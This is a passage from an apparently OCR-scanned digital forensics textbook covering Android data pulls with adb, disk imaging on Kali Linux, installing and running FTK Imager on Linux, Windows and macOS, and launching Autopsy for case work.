adb pull /sdcard/forensics/ ~/Desktop/AFLogical_Phone_Data
pull: building file list...
pull: /sdcard/forensics/20120720.1833/Contacts Phones.csv -> /home/santoku-user/Desktop/AFLogical_Phone_Data/20120720.1833/Contacts Phones.csv
...< snip >...
40 files pulled. 0 files skipped.
410 KB/s (3880025 bytes in 9.229s)
```





13.6 Imaging Disk using Kali Linux

Once the terminal has been opened, type the command fdisk -l. This will print out a list of the partitions on the Kali machine. You can see that there are four partitions here: sda1, sda2, sda3, and sda5. We will be working with sda3.





Figure 112 Imaging Disk using Kali Linux

In order to see the amount of space on each partition, use the command parted -l. From this you can see that there is about 1Mb of space on sda3 (the number 3 drive). You can also see that the file system type is ext2, which is a default Linux file system type. Also note that this is a primary drive. Linux allows four primary partitions.



13.6.1 Creating a Mount Point & Mounting a Drive

sda3 is going to be our “suspect’s” drive. We will be creating a disk image of this drive to analyze, just as we did in Windows. However, at this point there is nothing on it. You are going to create a text file on the drive, which will then be copied when the disk image is created.

In order to write something onto the sda3 drive, the drive first needs to be mounted, like loading a CD or putting in a USB. It needs to be read by the system, and mounting the drive gives it a location that can be seen and accessed.

In order to mount a drive, you must create a location in which to mount it. Just like needing a CD drive to insert a CD, you need a mount location into which to “insert” sda3.

Type *sudo mkdir /mnt/driveloc*.

This will create the location /mnt/driveloc. sudo is equivalent to administrative privileges in Windows. It means “super user does”

mkdir is “make directory”

./mnt/driveloc is simply the folder location you are creating. So now you have a folder called “mnt”, and within that a folder called “driveloc”.



Now that the location has been created, you need to mount sda3 to that location. This will let you see the contents of sda3. Use the command sudo mount /dev/sda3 /mnt/driveloc to mount the sda3 drive to the folder ‘driveloc’.



13.6.2 Writing a Text File to a Linux Drive

Now the drive has been mounted and we can see the contents of the drive. Of course, at this point there is nothing on it. To navigate to the contents of sda3, use the command cd /mnt/driveloc. This navigates you to that location. Then type ls to see the individual contents of the drive. At this point nothing will appear when using the ls command.



We want to write a “suspicious” text file to the sda3 drive. This will then appear when the disk image has been created – if there were photos, email, or other files on this drive, we would see them all upon analyzing the disk image.

Type *sudo nano*


This will open a text editor in which you can create a new text file. Type some information into the file. Below is some sample text, which has also been placed in the Home Folder on the Kali Linux system if you would like to copy it.

Potential Buyers

John Smith – 5.8 million
Jane Doe – 4.7 million
Albert Einstein – 2.3 million
Meeting February 26, 2014 @2 www.jking.com


pw: g%#J8&

This text implies that there will be some sort of meeting at a certain website at a certain time for potential buyers of company secrets, and that there is a password to enter the online meeting.



3.Save the file by pressing CTRL + x. You will be prompted to write the file. Type Y to save the file.

You will then be prompted to name the file. Type a name – oftentimes suspects will use misleading names to attempt to hide sensitive or suspicious information. I have used vacationinfo.txt. After typing the name with the .txt extension, hit Enter. This will save the file to /mnt/driveloc.





Now if you use the command ls you can see that vacationinfo.txt is now present on the drive.

Restart the Kali machine to unmount the sda3 drive. During the imaging process the target drive should not be mounted to avoid accidental changes to the drive.

13.7 Imaging Disk Using FTK® IMAGER

FTK® Imager is a data preview and imaging tool that allows you to rapidly examine electronic evidence to determine whether additional investigation using a forensic tool like AccessData® Forensic Toolkit® (FTK) is required. FTK Imager can also produce flawless reproductions of computer data (forensic pictures) without altering the original evidence.

FTK Imager can generate flawless copies or forensic pictures of computer data without altering the source evidence. The forensic image is identical to the original in every aspect, including file slack and unallocated or disk free space. This allows you to keep the original material secure while the investigation continues with the picture.


Create hash reports for normal files and disk images to serve as a benchmark to demonstrate the integrity of your case evidence. When imaging a complete drive, a hash generated by FTK Imager may be used to verify that the image hash and the drive hash match after the image is formed, and that the image has not changed after acquisition.

13.7.1 Using FTK in Linux

First, get FTK Imager for Linux (http://accessdata.com/product-download), then search for “Command Line Versions of FTK.” The version was x64, although an x86 version is also available. Keep in mind that this software will work on any Debian based Linux distro (though other versions are available).

Because you must navigate to a specified path after downloading, the software does not run. Follow these procedures to get the software to the proper place.

1. FTK is downloaded and placed in the Downloads folder by default.
2. Open a terminal, extract the tar.gz.
   tar zxvf ftkimager.3.1.1_ubuntu64.tar.gz



1. Move the file. First you have to do it in root mode. sudo su

2. Ubuntu asks for a password. In live mode just hit the Enter key, because there is no password.

3. Moving the file mv ftkimager /usr/local/bin/

```
ubuntu@ubuntu:~/Downloads$ ls
ftkimager  ftkimager.3.1.1_ubuntu64.tar.gz  Using Command Line Imager.pdf
ubuntu@ubuntu:~/Downloads$ sudo su
[sudo] password for ubuntu:
root@ubuntu:/home/ubuntu/Downloads# mv ftkimager /usr/local/bin/
root@ubuntu:/home/ubuntu/Downloads# cd /usr/local/bin/
root@ubuntu:/usr/local/bin# ls
ftkimager
root@ubuntu:/usr/local/bin#
```

You may now execute the application from any location. FTK is recognized and executed by Ubuntu; simply enter ftkimager in the terminal.

To access all of FTK's features, use ftkimager –help and you'll see something like this..

```
ubuntu@ubuntu:~/Downloads$ ftkimager --help
AccessData FTK Imager v3.1.1 CLI (Aug 24 2012)
Copyright 2006-2012 AccessData Corp., 384 South 400 West, Lindon, UT 84042
All rights reserved.

Usage:  ftkimager source [dest_file] [options]
source can specify a block device, a supported image file, or `-' for stdin
if dest_file is specified, proper extension for image type will be appended
if dest_file is `-' or not specified, raw data will be written to stdout
Options:
  --help        : display this information
  --list-drives : show detected physical drives
  --verify      : hash/verify the destination image,
                  or the source image if no destination is specified
  --print-info  : print information about a drive or image and then exit
  --quiet       : do not show create/verify progress information
  --no-sha1     : do not compute SHA1 hash during acquire or verify
(The following options are valid only when dest_file is specified):
  --s01         : create a SMART ew-compressed image
  --e01         : create an E01 format image
  --frag x{K|M|G|T} : create image fragments at most x {K|M|G|T} in size
                  also accepts kB, MB, GB, and TB for powers of 10 instead of 2
  --compress C  : set compression level to C (0=none, 1=fast, ..., 9=best)
  e01/smart metadata (use quote marks when X contains spaces):
    --case-number X
    --evidence-number X
    --description X
    --examiner X
    --notes X
AD Encryption Options:
  --inpass P      : decrypt source file using password P
  --incert C [P]  : decrypt source file using certificate C with password P
  --outpass P     : encrypt dest file using password P
  --outcert C [P] : encrypt dest file using certificate C with password P
```

13.7.2 Installing FTK in Windows

Prerequisites for FTK

There are two different settings (configuration options) for FTK installation:

•One machine: FTK + database

•Two machines: FTK + database on separate machines

The following screenshot depicts the general specification for FTK with the PostgreSQL database

Software	
Operation System	Server 2008 R2 / Windows7 (64-bit)
Hardware	
Processor	Intel® i7, Dual Quad Core Xeon, or AMD equivalent
Memory	32 GB (or more)
OS / Application drive	7200 RPM drive with 64MB cache or SSD drive
Storage for PostgreSQL database	160GB Solid State Drive (SSD) dedicated exclusively to PostgreSQL
Network Card	Gigabit
HW RAID Controller	Highly recommended if hosting PostgreSQL database. Configure with RAID 5, 6, or 10 avoid RAID0
Temporary Folder Location	SSD drive or RAID0 partition w/ write-through
Drive Configuration	Drive 1: OS Drive 2: PostgreSQL Database (SSD or HW RAID) Drive 3: Case Folder and HD Image Drive 4: Temp Directory (SSD or RAID0)

Figure 113 General specification for FTK with the PostgreSQL database

Installing FTK and the database

Although the installation sequence of the components must be followed, FTK installation is very easy. AccessData has built a menu to assist with proper installation, as shown in the picture below:




Figure 114 Installing FTK and the database

Perform the following steps for installing FTK:

1. download the product from https://accessdata.com/product-download/ftk-imager-version-4-5
2. Begin the installation using the Database component. The PostgreSQL database admin user may then be created by entering a password.
3. Install FTK once you've finished installing the database.
4. Install the Distributed Engine component since it is required for FTK to function properly.
5. Installation of the View User Guide is optional, but strongly recommended.
6. To complete the FTK platform installation, click the Other Products option and choose the components mentioned below:

- Manager of Licenses: This is the licensing control component of the product.
- Viewer of the Registry: This is the component for analyzing the Windows registry.
- PRTK: This is the component for password recovery.
- CodeMeter: This is the hardware driver and administrative component for the USB CodeMeter.
- Imager: This is the FTK Imager item.

Note : Make sure you choose the right platform, which might be 32- or 64-bits, and if the Unable to connect to the database requested problem message occurs, just change the RDBMS choice to PostgresSQL.

13.7.3 Installing FTK in Mac OS X

Step 1: Isolate Data

We want the data we want to gather to be isolated. We may see drives and partitions by using the built-in diskutil list function of Mac. Here is a sample of my configuration for MacBook:

```
/dev/disk0
   #:                       TYPE NAME                    SIZE       IDENTIFIER
   0:      GUID_partition_scheme                        *500.3 GB   disk0
   1:                        EFI EFI                     209.7 MB   disk0s1
   2:          Apple_CoreStorage                        499.4 GB   disk0s2
   3:                 Apple_Boot Recovery HD            650.0 MB   disk0s3
/dev/disk1
   #:                       TYPE NAME                    SIZE       IDENTIFIER
   0:                  Apple_HFS MACOSX                 *499.1 GB   disk1
```

Step 2: Install Access Data's FTK Image

https://accessdata.com/product-download/mac-os-10-5-and-10-6x-version-3-1-1



./ftkimager

```
AccessData FTK Imager v3.1.1 CLI (Aug 24 2012)
Copyright 2006-2012 AccessData Corp., 384 South 400 West, Lindon, UT 84042
All rights reserved.

Usage:  ftkimager source [dest_file] [options]
source can specify a block device, a supported image file, or `-' for stdin
if dest_file is specified, proper extension for image type will be appended
if dest_file is `-' or not specified, raw data will be written to stdout
Options:
  --help        : display this information
  --list-drives : show detected physical drives
  --verify      : hash/verify the destination image,
                  or the source image if no destination is specified
  --print-info  : print information about a drive or image and then exit
  --quiet       : do not show create/verify progress information
  --no-sha1     : do not compute SHA1 hash during acquire or verify
(The following options are valid only when dest_file is specified):
  --s01         : create a SMART ew-compressed image
  --e01         : create an E01 format image
  --frag x{K|M|G|T} : create image fragments at most x {K|M|G|T} in size
                  also accepts kB, MB, GB, and TB for powers of 10 instead of 2
  --compress C  : set compression level to C (0=none, 1=fast, ..., 9=best)
  e01/smart metadata (use quote marks when X contains spaces):
    --case-number X
    --evidence-number X
    --description X
    --examiner X
    --notes X
AD Encryption Options:
  --inpass P      : decrypt source file using password P
  --incert C [P]  : decrypt source file using certificate C with password P
  --outpass P     : encrypt dest file using password P
  --outcert C [P] : encrypt dest file using certificate C with password P
```

Step 3: List Disk

./ftkimager --list-drives

```
AccessData FTK Imager v3.1.1 CLI (Aug 24 2012)
Copyright 2006-2012 AccessData Corp., 384 South 400 West, Lindon, UT 84042
All rights reserved.

/dev/disk0
/dev/disk1
```

Step 4: Disk Compresion

./ftkimager /dev/sdd /path/to/destinationfile/EvidenceItem001 --e01 --compress 9 --case-number 1700345498 --evidence-number ITEM001 --description "This HP was located in the suspects kitchen." --examiner "Adam" --notes "Case and collection notes."

- /dev/sdd is the source drive or container you are attempting to capture, in this case a physical disk on a *nix system.
- /path/to/destinationfile/EvidenceItem001 is the path to the location you want to store the image file
- The --e01 option indicates that we are capturing it to an Expert Witness Formatted file.
-

```
AccessData FTK Imager v3.1.1 CLI (Aug 24 2012)
Copyright 2006-2012 AccessData Corp., 384 South 400 West, Lindon, UT 84042
All rights reserved.


Creating image...
```

13.8 Autopsy

Autospy is a tool used by the military, law enforcement and entities to perform forensic operations. This bundle is presumably a standout amongst the most powerful ones accessible through open source, it consolidates the functionalities of numerous other smaller packages that are more engaged in their methodology in one flawless application with a web browser-based UI.

Steps involved in this procedure are:

Navigate to Application



On click of autopsy it will ask user to open html browser using below link

```
┌──(kali㉿kali)-[~]
└─$ autopsy

                    Autopsy Forensic Browser
                  http://www.sleuthkit.org/autopsy/
                              ver 2.24

Evidence Locker: /var/lib/autopsy
Start Time: Fri Apr  7 11:58:27 2023
Remote Host: localhost
Local Port: 9999

Open an HTML browser on the remote host and paste this URL in it:


    http://localhost:9999/autopsy

Keep this process running and use <ctrl-c> to exit
Can't open log: autopsy.log at /usr/share/autopsy/lib/Print.pm line 383.
```


Once user enter url in browser below home page will be displayed




Click on New Case to create a new case and fill required details



